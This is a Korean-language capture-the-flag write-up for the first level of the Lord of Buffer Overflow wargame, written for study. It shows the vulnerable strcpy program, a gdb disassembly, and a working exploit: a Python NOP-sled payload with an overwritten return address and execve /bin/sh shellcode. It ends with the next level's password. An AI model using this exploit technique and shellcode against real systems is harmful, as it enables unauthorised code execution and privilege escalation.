# Lord Of Buffer Overflow Write-up


## Level1 gate -> gremlin


## Written by - YellJ
## (신재욱)

Lord Of Buffer Overflow_Level1_Gate Write-UP

신재욱

LOB에 대한 라이트업을 작성해보도록 하겠습니다. 가장 첫 번째 문제인 Gate 문제입니다. 참고하실 사항으로는 반드시 bash2 버전을 사용하여야 하고, gdb를 사용하실 때는 반드시 파일을 복사하여 사용하여야 권한 문제가 발생하지 않습니다.




1번 문제인 Gate는 ID,PW 모두 gate로 접속이 가능합니다.

```
[gate@localhost gate]$ cat gremlin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - gremlin
        - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```


Gate문제의 소스코드가 gremlin.c 파일로 저장이 되어있습니다. 소스코드는 다음과 같습니다.

버퍼의 바이트 수는 총 256바이트네요. SPF 4바이트까지 포함하여 총 260바이트가 입력되어야 오버플로우하게 됨을 추측할 수 있습니다. 정확한 메모리 주소를 확인하기 위해 GDB를 이용하겠습니다.(반드시 복사본을 이용하여야 합니다. 그렇지 않으면 권한 문제 생깁니다.)

```
(gdb) disas main
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %esp,%ebp
0x8048433 <main+3>:     sub    $0x100,%esp
0x8048439 <main+9>:     cmpl   $0x1,0x8(%ebp)
0x804843d <main+13>:    jg     0x8048456 <main+38>
0x804843f <main+15>:    push   $0x80484e0
0x8048444 <main+20>:    call   0x8048350 <printf>
0x8048449 <main+25>:    add    $0x4,%esp
0x804844c <main+28>:    push   $0x0
0x804844e <main+30>:    call   0x8048360 <exit>
0x8048453 <main+35>:    add    $0x4,%esp
0x8048456 <main+38>:    mov    0xc(%ebp),%eax
0x8048459 <main+41>:    add    $0x4,%eax
0x804845c <main+44>:    mov    (%eax),%edx
0x804845e <main+46>:    push   %edx
0x804845f <main+47>:    lea    0xffffff00(%ebp),%eax
0x8048465 <main+53>:    push   %eax
0x8048466 <main+54>:    call   0x8048370 <strcpy>
0x804846b <main+59>:    add    $0x8,%esp
0x804846e <main+62>:    lea    0xffffff00(%ebp),%eax
0x8048474 <main+68>:    push   %eax
0x8048475 <main+69>:    push   $0x80484ec
---Type <return> to continue, or q <return> to quit---
0x804847a <main+74>:    call   0x8048350 <printf>
0x804847f <main+79>:    add    $0x8,%esp
0x8048482 <main+82>:    leave
0x8048483 <main+83>:    ret
0x8048484 <main+84>:    nop
0x8048485 <main+85>:    nop
0x8048486 <main+86>:    nop
0x8048487 <main+87>:    nop
0x8048488 <main+88>:    nop
0x8048489 <main+89>:    nop
0x804848a <main+90>:    nop
0x804848b <main+91>:    nop
0x804848c <main+92>:    nop
0x804848d <main+93>:    nop
0x804848e <main+94>:    nop
0x804848f <main+95>:    nop
End of assembler dump.
(gdb)
```

main+4에서 버퍼를 저장하고, main+54에서 함수를 호출함을 알 수 있습니다.



main+54에서 함수를 호출하니 그 다음인 main+59에서 브레이크 포인트를 걸었습니다. 또한 파이썬 스크립트를 이용해 버퍼를 NOP으로 채운 뒤, 4바이트를 BBBB로 입력하여 RET을 알 수 있게 하였습니다.




메모리 주소를 확인해 보았습니다. NOP인 \x90이 종종 보이다가 0xbffffa50+12에서 B의 hex값인 \x42가 보이기 시작합니다. 그곳이 RET의 값일 것입니다. 그럼 RET의 값을 알았으니 NOP SLED를 이용하여 공격을 시작하여 보겠습니다.
공격할 구조는 다음과 같습니다 : [buffer] + [RET] + [NOP] + [Shellcode]

payload를 인자로 넘겨줄 때 RET주소와 쉘코드는 반드시 리틀에디안 방식으로 입력해주어야 합니다!
payload는 다음과 같이 작성하겠습니다.:
`python -c 'print "\x90"*260 + "\x90\xf9\xff\xbf" +"\x90"*1000
+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1
\x89\xc2\xb0\x0b\xcd\x80"'`

RET로 0xbffff990를 사용하였는데, 어차피 NOP SLED를 이용할거라 NOP가 들어가는 값중에 아무거나 고르면 돼서 그냥 가운데 주소를 이용하였습니다. 쉘코드는 단순히 쉘을 띄우는 코드입니다. 인자를 넘겨주고 실행하게 되면 자동으로 NOP SLED를 타고 쉘코드가 실행되게 되며...




아래와 같이 whoami로 확인 시 상위 권한인 gremlin의 권한으로 쉘이 실행되었으며, 다음 패스워드인 hello bof world를 확인할 수 있었습니다.

다음 단계의 패스워드 : hello bof world